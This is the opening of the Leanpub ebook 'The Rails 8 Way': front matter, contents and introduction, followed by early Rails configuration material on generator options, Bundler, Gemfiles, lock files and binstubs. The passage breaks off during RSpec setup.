


The Rails 8 Way

**Lucas Dohmen, Tom Henrik Aadland
and Obie Fernandez**



The Rails 8 Way

Lucas Dohmen, Tom Henrik Aadland, and Obie Fernandez

This book is available at <https://leanpub.com/therails8way>

This version was published on 2025-07-21



This is a [Leanpub](#) book. Leanpub empowers authors and publishers with the Lean Publishing process. [Lean Publishing](#) is the act of publishing an in-progress ebook using lightweight tools and many iterations to get reader feedback, pivot until you have the right book and build traction once you do.

© 2024 - 2025 Lucas Dohmen, Tom Henrik Aadland, and Obie Fernandez

Contents

Foreword (Rails 7 Way)	1
Cover	2
About the Authors	3
Acknowledgments	4
Introduction	5
Goals	7
Prerequisites	7
Book Structure	7
Licenses, Attributions and Trademark Notice	8
Rails Configuration and Environments	9
Generating a new Rails Application	9
Bundler	11
RSpec and Haml	15
JavaScript and CSS	16
Foreman and Overmind	17
Running a Rails application	17
Common Settings	20
Zeitwerk	22
Development Mode	24
Test Mode	29
Production Mode	29
Configuring Application Secrets	30
Configuring a Database	31
Health Controller	32
Logging	32
Default Gems	39
Dependency Updates	40
Static Code Analysis	40
TLS (Transport Layer Security)	41
Rack	42
Conclusion	45

CONTENTS

Routing	46
The Two Purposes of Routing	46
The routes.rb File	47
Named Routes	56
Scoping Routing Rules	61
Listing Routes	64
Conclusion	64
REST, Resources, and Rails	66
REST in a Rather Small Nutshell	66
Resources and Representations	67
REST in Rails	68
Routing and CRUD	68
The Standard RESTful Controller Actions	71
Singular Resource Routes	75
Nested Resources	75
Routing Concerns	80
RESTful Route Customizations	81
Controller-Only Resources	86
Different Representations of Resources	88
The RESTful Rails Action Set	88
Conclusion	93
Working with Controllers	94
Action Dispatch: Where It All Begins	94
Parameters	97
Render onto View...	100
Additional Layout Options	112
Redirecting	112
Controller/View Communication	115
Action Callbacks	118
Streaming	123
The respond_to Method	128
Allow Browsers	131
Rate Limiting	131
Caching	132
Conclusion	135
Cookies, Session Management and the Flash	136
Cookies	136
Session	140
The Flash	143
What to Store in a Cookie	145
What to Store in the Session	145

CONTENTS

Conclusion	146
Action View & Haml	147
Haml	147
Layouts and Templates	158
Partials	161
Conclusion	161
Active Record	162
Creating Migrations	162
Defining Columns	172
Schema and Sequencing	178
Seeding	180
Database-Related Tasks	181
Working with Active Record	185
Model Mass-assignment Attributes Protection	195
SQL Injection	197
Conclusion	198
Internationalization	200
Localized Views	201
I18n Setup	201
Setting and Passing the Locale	202
Setting Locale from Client Supplied Information	205
Internationalizing Your Application	206
Organization of Locale Files	209
Looking Up Translations	210
How to Store Your Custom Translations	213
Exception Handling	217
Conclusion	217
Forms	218
Building forms with <code>form_with</code>	218
Form Inputs	222
Conclusion	241
RSpec	242
Introduction	242
Behavior-Driven Development	243
Basic Syntax and API	244
Custom Expectation Matchers	259
Helper Methods	262
Shared Behaviors	264
Shared Context	265

CONTENTS

Test Doubles	266
Running Specs	269
Testing Tool Belt	270
Conclusion	277
Authentication and Authorization	279
Devise	279
Pundit	293
Conclusion	299
Active Storage	300
Setup	300
Uploading Files	301
Representations and Variants	303
Removing Files	305
Production	305
Background Processing	306
Active Job	306
Queueing Backends	313
Conclusion	322
Sending and Receiving Mails	323
Mailer Models	323
Previews	333
Configuration	334
Action Mailbox	335
Conclusion	338
Cache Store	339
Cache Storage	340
Initializing New Caches	341
Fragment Caching	342
Generational Caching	347
Collection Caching	349
Conditional Caching	349
Expiration of Cached Content	349
Automatic Cache Expiry with Sweepers	351
Cache Logging	351
Deployment	353
Our application in production	353
Kamal	356
Platform as a Service	358

CONTENTS

Conclusion	359
Wrap Up	360

Foreword (Rails 7 Way)

If this book is your first introduction to the Rails framework and community, welcome! If you've been away from Rails for a while, welcome back. And if you're a seasoned Rails programmer, nice to see you again. I'm so glad you're all here. Rails is not just a framework, but a vibrant community of people who care about developer happiness.

I first started working with Rails around 2012, shortly after Rails 3.2 was released. Ruby on Rails was still a relatively new framework and new releases weren't always stable. Regardless, the Ruby community loved working with Rails and so numerous companies were built using it; many of which are still thriving on Rails today. It's been amazing to watch the framework and community evolve and grow over the years.

In 2014 I spoke at my first Ruby conference at Mountain West Ruby. It was there that I met Aaron Patterson (aka tenderlove) who told me I had found a bug in Active Record and we should work on fixing it together. We started pairing weekly and I became a regular contributor to the framework. In 2017 I was invited to join the Rails Core Team – we are the team behind the long term vision of the framework. We are focused on new features, stability, and ensuring that Rails continues to evolve with application needs. Since joining the Core Team I have focused on improving Rails to work well with applications as they grow by focusing on database scalability and performance. In Rails 6 and 7, I implemented support for multiple databases and database sharding (referenced in this book in the [Multiple Databases Section](#)).

The Rails framework is unique because it has matured alongside the companies that use it. We're not exaggerating when we say that Rails can take you from "Hello, World!" to IPO; so many applications that were started on Rails 1.0 are not just running today, but thriving. This evolution and symbiotic relationship between Rails and the companies that use it come from the belief the community has in contributing to open source. The companies that depend heavily on Rails success know they have a direct role in that success. Without contributors there would be no Rails and I'm incredibly proud of the community we've built.

I hope that this book is helpful for you to learn how to start writing Rails applications and that you enjoy being a part of this community. Even more though, I hope that this is a jumping off point for you. When you hit bugs in your application, dig deeper and find out why the bug occurred. You might just find a bug in the framework and become a Rails contributor and member of the Rails Core Team. That's how I started contributing to Rails, just a couple years after learning how to program. Remember that technical books are the beginning of your learning adventure, not the end.

—Eileen M. Uchitelle (@eileencodes), Rails Core Team

Cover

The cover is designed by [Studio Rohrspatz](https://rohrspatz.studio)¹ and based on a [photo of grey and brown dock](https://unsplash.com/photos/photo-of-grey-and-brown-dock-hGiYdXI07-w)² by [Max Lawton](https://unsplash.com/@maxwelllawton)³ published under the Unsplash License. The font used is [Fixel by MacPaw](https://fixel.macpaw.com)⁴ published under the Open Font License.

¹<https://rohrspatz.studio>

²<https://unsplash.com/photos/photo-of-grey-and-brown-dock-hGiYdXI07-w>

³<https://unsplash.com/@maxwelllawton>

⁴<https://fixel.macpaw.com>

About the Authors

The “one and only” **Obie Fernandez**⁵ is an avid writer and technology enthusiast, in addition to achieving worldwide success as an electronic music producer and touring DJ. He is Co-founder and Chief Scientist of AI platform **Olympia**⁶, and also Partner and Chief Consultant at **MagmaLabs**⁷, a powerhouse Ruby on Rails consultancy. Obie has been the founder of **Hashrocket**⁸, as well as CTO and co-founder of many startups including Mark Zuckerberg’s beloved **Andela**⁹ and Trevor Owen’s Lean Startup Machine. His latest book is **Patterns of Application Development Using AI**¹⁰.

Lucas Dohmen¹¹ is an experienced software engineer and team lead, systems architect, consultant and trainer. Two decades’ worth of experience across different technologies and organizations. Co-author of “The Rails Way” book series. Seasoned conference speaker and podcaster. Founder and maintainer of multiple open-source projects. Particularly enjoys collaborating remotely and asynchronously, helping people and organizations grow their potential.

Tom Aadland is the VP of Development at EG Facility & Energy Management, where he provides strategic direction and leadership for the development department, ensuring that all goals align with the company’s overall objectives. Passionate about development and all things technology, Tom is committed to fostering a culture of excellence, continuous improvement, and a happy, healthy environment within the organization.

⁵<https://obiefernandez.com/about>

⁶<https://olympia.chat>

⁷<https://magmalabs.io>

⁸<http://hashrocket.com>

⁹<http://andela.com>

¹⁰<https://leanpub.com/patterns-of-application-development-using-ai>

¹¹<https://lucas.dohmen.io>

Acknowledgments

We would like to thank these remarkable people for giving us in depth feedback on The Rails 6, 7 and 8 Way, in alphabetical order:

- Bascht Schulze
- Bodo Tasche
- Daphne Waporidis
- Dirk Breuer
- Eileen M. Uchitelle
- FND
- Joachim Praetorius
- Lars Hupel
- Martin Otten
- Simon Kölsch
- Tobi Eilert

Introduction

Rails™ 8 has the following big themes:

“**Make deployments easier**” is basically the release subtitle. A fresh Rails application now comes with a Dockerfile ready for production traffic. [Thruster](https://github.com/basecamp/thruster)¹² is a reverse proxy that will take the incoming requests into your Docker container, which then sends the traffic to an application server like Puma. It adds HTTP/2 support, automatic TLS certificate management, and serves your static files efficiently. [Kamal](https://github.com/basecamp/kamal)¹³ is a deployment tool like Capistrano for a dockerized application. It configures a fresh Linux box to run your application behind the new [Kamal Proxy](https://github.com/basecamp/kamal-proxy)¹⁴ for zero-downtime deployments. We explain how this works in our entirely new [Deployment chapter](#).

“**No Redis required**” is the second big theme. For years, most Rails applications had their primary database (like Postgres) plus Redis as their sidekick. [Solid Cache](https://github.com/rails/solid_cache)¹⁵ is an Active Support cache store, and [Solid Cable](https://github.com/rails/solid_cable)¹⁶ is an Action cable adapter. Both use your database instead of Redis (or memcached). The third library is [Solid Queue](https://github.com/rails/solid_queue)¹⁷, an Active Job adapter that works similar to [GoodJob](https://github.com/bensheldon/good_job)¹⁸ (the adapter we recommended in previous editions). Compared to GoodJob, Solid Queue has one advantage: It also works with MySQL and SQLite.

The Rails™ 8 Way is the comprehensive, authoritative reference guide for professionals delivering production-quality code using modern Ruby on Rails. It illuminates the entire Rails 8 API, its most powerful idioms, design approaches, and libraries. Building on the previous editions, this edition has been heavily refactored and updated. After all the additions we made to The Rails 7 Way, it became clear that the book had turned into a tome. As we still have more things to share, we decided to split the book into three parts. This is the first book, going over the entire framework. Apart from that, we have two more books coming soon:

- [Rails Way: ActiveRecord Deep Dive](#)¹⁹ — this will go into the advanced topics of Active Record, covering every detail of this important part of Rails.
- [Building Progressive Web Apps with Rails](#)²⁰ — which will answer your question: How do I build a modern web frontend with Rails, entirely without an SPA framework like React, Angular, or Vue?

As with previous editions, this book is not a tutorial or a basic introduction to Ruby or Rails. The idea is for the full-time Rails developer to give it a once-over straight through at first, then use it

¹²<https://github.com/basecamp/thruster>

¹³<https://github.com/basecamp/kamal>

¹⁴<https://github.com/basecamp/kamal-proxy>

¹⁵https://github.com/rails/solid_cache

¹⁶https://github.com/rails/solid_cable

¹⁷https://github.com/rails/solid_queue

¹⁸https://github.com/bensheldon/good_job

¹⁹https://leanpub.com/active_record_deep_dive

²⁰<https://leanpub.com/pwas-with-rails>

as a day-to-day reference. The more confident reader might get started in Rails using just this book, extensive online resources, and their wits. Still, other publications are more introductory and might be a wee bit more appropriate for beginners.

To make the most of this book, you should be at least somewhat familiar with how to bootstrap a Rails application and the MVC (Model-View-Controller) architectural pattern.

Every contributor to this book has worked professionally with Rails for a long time. We do not spend our days writing books or training other people, although that is certainly something that we enjoy doing on the side.

Obie initially wrote this book for himself because he hated having to use online documentation, especially API docs, which need to be consulted repeatedly. Since the API documentation is liberally licensed, just like the rest of Rails, some book sections draw from the API documentation. But in practically all of those cases, the API documentation has been expanded and/or corrected, supplemented with additional examples, and enhanced with commentary drawn from practical experience.

Sample Code and Listings

The domains chosen for the code samples should be familiar to almost all professional developers. They include time and expense tracking, auctions, regional data management, and blogging applications. We don't spend pages explaining the subtler nuances of the business logic for the samples or justify design decisions that don't directly relate to the topic at hand. Following in the footsteps of Hal Fulton and *The Ruby Way*, most of the snippets are not full code listings—only the relevant code is shown. Ellipses (...) often denote parts of the code that have been eliminated for clarity.

The whole set of code listings will not add up to a complete working system, nor are there 30 pages of sample application code in an appendix. The code listings should serve as inspiration for your production-ready work, but keep in mind that it often lacks the touches necessary in real-world work. For example, examples of controller code are often missing pagination and access control logic because it would detract from the point we want to express.

Concerning Third-Party RubyGems and Plugins

Whenever you write code that feels like plumbing, by which we mean entirely unrelated to the business domain of your application, you're probably doing too much work. We hope you have this book at your side when you encounter that feeling. There is almost always some new part of the Rails API or a third-party RubyGem for exactly doing what you are trying to do.

Part of what sets this book apart is that we never hesitate to call out the availability of third-party code. We even document the RubyGems and plugins that we feel are crucial for effective Rails work. In cases where 3rd-party code is better than the built-in Rails functionality, we don't cover the built-in Rails functionality (pagination is a good example).

An average developer might see their productivity double with Rails, but we've seen serious Rails developers achieve gains that are much, much higher. That's because we follow the Don't Repeat Yourself (DRY) principle, of which Don't Reinvent The Wheel (DRTW) is a close corollary. Reimplementing something when an existing implementation is good enough is an unnecessary waste of time that nevertheless can be very tempting since it's such a joy to program in Ruby.

Ruby on Rails is a vast ecosystem of core code, official plugins, and third-party plugins. That ecosystem has been exploding rapidly and provides all the raw technology you need to build even the most complicated enterprise-class web applications. Our goal is to equip you with enough knowledge that you'll be able to avoid continuously reinventing the wheel.

Goals

As already stated, we hope to make this your primary working reference for Ruby on Rails. Over time we hope this book gives you as an application developer/programmer greater confidence in making design and implementation decisions while working on your day-to-day tasks. After spending time with this book, your understanding of the fundamental concepts of Rails coupled with hands-on experience should leave you feeling comfortable working on real-world Rails projects with real-world demands.

Finally, if you are a development manager, you should find the practical perspective of the book and our coverage of testing and tools especially interesting and hopefully get some insight into why your developers are so excited about Ruby and Rails.

Prerequisites

The reader is assumed to have the following knowledge:

- Basic Ruby syntax and language constructs such as blocks
- Solid grasp of object-oriented principles and design patterns
- Basic understanding of relational databases and SQL
- Familiarity with how Rails applications are laid out and function
- Basic understanding of network protocols such as HTTP and SMTP
- Basic understanding of JSON and web services
- Familiarity with transactional concepts such as ACID properties

Book Structure

We attempted to give the material a natural structure while trying to be the best-possible Rails reference book. To that end, we have given careful attention to presenting holistic explanations of

each subsystem of Rails, including detailed API information where appropriate. Every chapter is slightly different in scope, and we suspect Rails is now too big a topic to cover the whole thing in depth in just one book.

This book does not progress from easy material in the front to harder material in the back. Some chapters do start with fundamental, almost introductory material and push on to more advanced coverage. There are sections of the text that experienced Rails developers will gloss over. However, we believe that there is new knowledge and inspiration in every chapter for all skill levels.

Believe us, it has not been easy coming up with a structure that makes perfect sense for everyone. Particularly, we have noted surprise in some readers when they notice that Active Record is not covered first. Rails is foremost a web framework and, at least to us, the controller and routing implementation is the most unique, powerful, and effective feature, with Active Record following a close second.

Licenses, Attributions and Trademark Notice

“Rails”, “Ruby on Rails”, and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Portions of the text are derived or excerpted from the Ruby on Rails source code, Copyright (c) 2005-2023 David Heinemeier Hansson.

Portions of the manuscript are derived from RailsGuides, licensed under a Creative Commons Attribution-ShareAlike 4.0 International License <https://creativecommons.org/licenses/by-sa/4.0/>

Rails Configuration and Environments

Few formal dining experiences are as revered or as intimidating as omakase
—Michelin Guide

Rails applications have always been preconfigured with three standard modes of operation: development, test, and production. These modes are execution environments and have a collection of associated settings that determine things such as which database to connect to and whether the classes of your application should be reloaded with each request. It is simple to create your own custom environments if necessary.

The current environment can be specified via the environment variable `RAILS_ENV`, which names the desired mode of operation and corresponds to an environment definition file in the `config/environments` folder. You can also set the environment variable `RACK_ENV`, or as a last resort, you may rely on the default being development. Since this environment setting governs some of the most fundamental aspects of Rails, such as class loading, to understand the Rails way, you should understand its environment settings.

We kick off this chapter by generating a Rails application and our options when doing so. Then we cover Bundler, a tool that manages dependencies for Ruby applications. Later in the chapter, we move on to how Rails starts up and handles requests by examining scripts such as `boot.rb`, `application.rb`, the default initializers, and some suggestions for custom ones. We will then discuss the Rails Class Loader, which automatically loads classes by examining their names. After that, we look at the settings that make up the three standard environment settings (modes). Finally, we will discuss application secrets, the database configuration, logging, the default set of Gems that comes with Rails and Rack.

Generating a new Rails Application

To start a new Rails application, we run the command `rails new time-and-expenses` to generate it. It will create a skeleton Rails application, including the setup for bundler and git. The command is entirely configurable. Let's go over the most important ones:

Configure which database you want to use with the `-d` option. The default is `sqlite3`, but you can also configure `postgresql` (our recommendation) or `trilogy` (for MySQL/MariaDB).

You can skip loading parts of Rails itself with the options:

- `--skip-action-cable`
- `--skip-action-mailbox`

- `--skip-action-mailer`
- `--skip-action-text`
- `--skip-active-job` (implies skipping Action Mailer and Active Storage)
- `--skip-active-record` (implies skipping Active Storage and Solid)
- `--skip-active-storage` (implies skipping Action Mailbox and Action Text)
- `--skip-asset-pipeline`
- `--skip-solid`

You can also skip generating a few files and dependencies:

- `--skip-git` skips `git init`, `.gitignore` and `.gitattributes`
- `--skip-docker` skips `Dockerfile`, `.dockerignore` and `bin/docker-entrypoint`
- `--skip-devcontainer` skips generating the devcontainer.
- `--skip-keeps` skips source control `.keep` files
- `--skip-javascript` skips JavaScript files (implies skipping Hotwire)
- `--skip-hotwire` skips Hotwire integration
- `--skip-jbuilder` skips the JBuilder gem for building JSON responses
- `--skip-test` skips generating test files
- `--skip-system-test` skips generating system test files
- `--skip-bootsnap` skips the Bootsnap gem
- `--skip-dev-gems` skips the development gems like `web-console`
- `--skip-thruster` skips adding the thruster reverse proxy
- `--skip-rubocop` skips the Rubocop setup
- `--skip-brakeman` skips the Brakeman setup
- `--skip-ci` skips the GitHub Actions setup
- `--skip-kamal` skips adding the deployment tool kamal

And finally, you can choose your asset pipeline setup:

- `--js=:` `importmap` (default), `bun`, `webpack`, `esbuild`, or `rollup`
- `--css=:` `tailwind`, `bootstrap`, `bulma`, `postcss`, `sass` (nothing by default)



Note that you will need Node and yarn installed for the webpack, esbuild and rollup JavaScript options. The same is true for the tailwind, bootstrap, bulma, postcss and sass CSS options.

You can use the `--api` (skips JavaScript and asset pipeline) and `--minimal` (skips everything in Rails except Active Record plus all optional gems like Bootsnap) options to preconfigure your Rails app as a pure back-end application or only the essential parts of Rails and its gems. But we recommend a more fine-grained approach.

We usually skip everything except Active Record, Active Job and the asset pipeline and add them when needed. We also skip the Minitest integration, as we use RSpec and JBuilder as we rarely need to build JSON APIs. We also skip Hotwire as we add it later if we need it. Find more about the pipelines and libraries in our [section about JS and CSS](#).

Now add your preferred database, JavaScript and CSS option, and put them in the file `~/config/rails/railsrc`. Here is an example:

```
--database=postgresql
--javascript=esbuild
--css=postcss
--skip-action-cable
--skip-action-mailbox
--skip-action-mailer
--skip-action-text
--skip-active-storage
--skip-hotwire
--skip-test
--skip-jbuilder
--skip-kamal
```

If you run `rails new time-and-expenses` now, it will only include the parts you want to use. We will also add some things, but first, we need to discuss how Rails handles dependencies.

Bundler

[Bundler](#)²¹ is not a technology specific to Rails, but it *is* the way to manage your application's Rubygem dependencies. Applications generated with Rails use Bundler automatically, and `bundler` is a dependency of Rails itself. One of the most important things that Bundler does is dependency resolution on the full list of gems specified in your configuration, all at once.



For an interesting perspective concerning how Bundler was conceived, make sure to read Yehuda Katz's [blog post on the subject](#)²².

Gemfile

The root of your Rails project directory contains a Ruby-based gem manifest file named simply `Gemfile`, with no filename extension. The `Gemfile` specifies all dependencies of your Rails app, including the version of Rails being used. The basic syntax for the `Gemfile` is super simple:

²¹<http://bundler.io>

²²<http://yehudakatz.com/2010/04/21/named-gem-environments-and-bundler/>

```
gem 'kaminari'  
gem 'nokogiri'
```

The `gem` directive takes an optional second argument describing the version of the Rubygem desired. Leaving the version argument off will get the latest available *stable* version, which may not be the latest version available. To include a release candidate or a pre-release gem you have to specify the version explicitly.

The format of the version argument matches the RubyGem versioning scheme:

```
gem 'nokogiri', '1.5.6'  
gem 'decent_exposure', '~> 2.0.1'  
gem 'draper', '1.0.0.beta6'
```

You can find full instructions on how to craft a version string in the [RubyGems documentation](#)²³.

Every time you modify the `Gemfile`, or more specifically, if you introduce dependencies not yet installed, invoke the `bundle install` command to ensure that all the dependencies in your `Gemfile` are available to your Rails application.

Rails requires all Gems in the `Gemfile` when starting up. To load a dependency only in a specific environment, place it in a group block specifying one or more environment names as symbols:

```
group :development, :test do  
  gem "debug", platforms: %i[ mri mingw x64_mingw ]  
  gem "rspec-rails"  
end  
  
group :development do  
  gem "web-console"  
end
```

Occasionally, the name of the gem that should be used in a `require` statement differs from the name of that gem in the repository. In those cases, the `:require` option solves this declaratively right in the `Gemfile`:

```
gem 'webmock', require: 'webmock/rspec'
```



It is also possible to [load Gems from a Git repository](#)²⁴.

You can use a gem that you are actively developing on your local workstation using the `:path` option:

²³<https://guides.rubygems.org/patterns>

²⁴<https://bundler.io/v2.2/guides/git.html>

```
gem 'nokogiri', path: '~/code/nokogiri'
```

Gemfile.lock

Every time you run `bundle install` or `bundle update`, Bundler calculates the dependency tree for your application. `Gemfile.lock` is a representation of that dependency tree with locked down versions of all dependencies:

```
GEM
  remote: https://rubygems.org/
  specs:
    actioncable (7.0.1)
      actionpack (= 7.0.1)
      activesupport (= 7.0.1)
      nio4r (~> 2.0)
      websocket-driver (>= 0.6.1)
    actionmailbox (7.0.1)
      actionpack (= 7.0.1)
      activejob (= 7.0.1)
      activerecord (= 7.0.1)
      activestorage (= 7.0.1)
      activesupport (= 7.0.1)
      mail (>= 2.7.1)
    net-imap
    net-pop
    net-smtp
  ...
```

The first time you run `bundle install`, no `Gemfile.lock` file exists yet (it is invoked automatically upon bootstrapping a new Rails application using the `rails new` command in your terminal). Bundler will start by fetching all remote sources, resolving dependencies, installing needed gems and creating the `Gemfile.lock`. Re-running `bundle install` without updating the `Gemfile` will cause Bundler to re-fetch all remote sources but use the dependencies specified in the `Gemfile.lock` instead of resolving dependencies again. Under normal circumstances, this changes nothing about your configuration.

The most common situation is that a `Gemfile.lock` exists, and you have updated your `Gemfile` by adding or changing a dependency. When running `bundle install` the dependencies specified in `Gemfile.lock` will be used for gems that did not change, but dependencies will be re-resolved for any gems that were updated.

Once a lock file is created, Bundler will only load specific versions of gems you were using at the moment that the `Gemfile` was locked. You *lock* your configuration down to using versions of dependencies that you know will work well with your application.



You should always check the `Gemfile.lock` into version control, to ensure every machine running the application uses the exact same versions of gems.²⁵

To illustrate the importance of this, imagine the `Gemfile.lock` is missing, and the application is being deployed to production. Since the dependency tree is non-existent, Bundler has to resolve all gems from the `Gemfile` on that machine. Bundler might install newer gem versions than you tested against, causing unforeseen consequences.

As the `Gemfile.lock` contains the exact version of each dependency it ensures that everyone will install the same version. Only use the version argument in your `Gemfile` if there is a reason for using that specific version.

Binstubs

Running commands prefixed with `bundle exec` ensures that your code can require all the correct gem versions and none of the incorrect ones. It does that by adjusting the Ruby load path. Furthermore, it guarantees that the right executable path for those gems is available in the shell's search path.

As people tend to forget to prefix the command with `bundle exec`, Bundler offers the concept of binstubs. They are small shell scripts that load up Bundler first to ensure that you are loading the correct executable.

By default, the following stubs are available on every new Rails project:

- `bin/bundle`
- `bin/rails`
- `bin/brakeman` (unless you skipped brakeman)
- `bin/kamal` (unless you skipped kamal)
- `bin/rubocop` (unless you skipped rubocop)
- `bin/thrust` (unless you skipped thruster)
- `bin/rake` (we will usually delete this file, as you use `rails` to run Rake tasks nowadays)

There are also three more files that are not binstubs, but scripts:

- `bin/setup` to install everything you need to run this application
- `bin/dev` to run the application in development using [foreman](#)
- `bin/docker-entrypoint` as an entrypoint for the generated Dockerfile
- `bin/jobs` to run a worker for Solid Queue (only if you generated the app with Solid Queue)

To add a *binstub* of a commonly used executable in your bundle, invoke `bundle binstubs some-gem-name`. Note that you need to add the gem to your `Gemfile` first, and provide the name of the gem (which will generate binstubs for all its executables). To illustrate, consider the following example:

²⁵<http://yehudakatz.com/2010/12/16/clarifying-the-roles-of-the-gemspec-and-gemfile/>

```
$ bundle binstubs rspec-core
```

It creates a binstub for `rspec` in the `bin` folder. We can now execute it directly from the `bin` directory without prefixing it with `bundle exec`:

```
$ bin/rspec
```

Prefixing the executable with `./bin` instead of `bundle exec` doesn't seem to be a big win. But you can improve it further by adding the `bin` folder to your search path. If you are using containers for local development, you can add the folder to the search path of your container. Another way would be using [direnv](https://direnv.net)²⁶: It can manipulate your path whenever you enter a directory. After installing it, you can add the following line to your `.envrc` to add the folder to your path:

```
PATH_add bin
```

Now you can run your commands without any prefixes again.

RSpec and Haml

We add two gems at the beginning of every project: The test framework RSpec and the template engine Haml. We add them to our Gemfile:

```
# Use Haml for templating
gem "haml-rails"

group :development, :test do
  # ...

  # Use RSpec for testing
  gem "rspec-rails"
end
```

After that, we run `bundle` to install them. Then we run `rails generate rspec:install` to generate the spec directory:

²⁶<https://direnv.net>

```
create .rspec
create spec
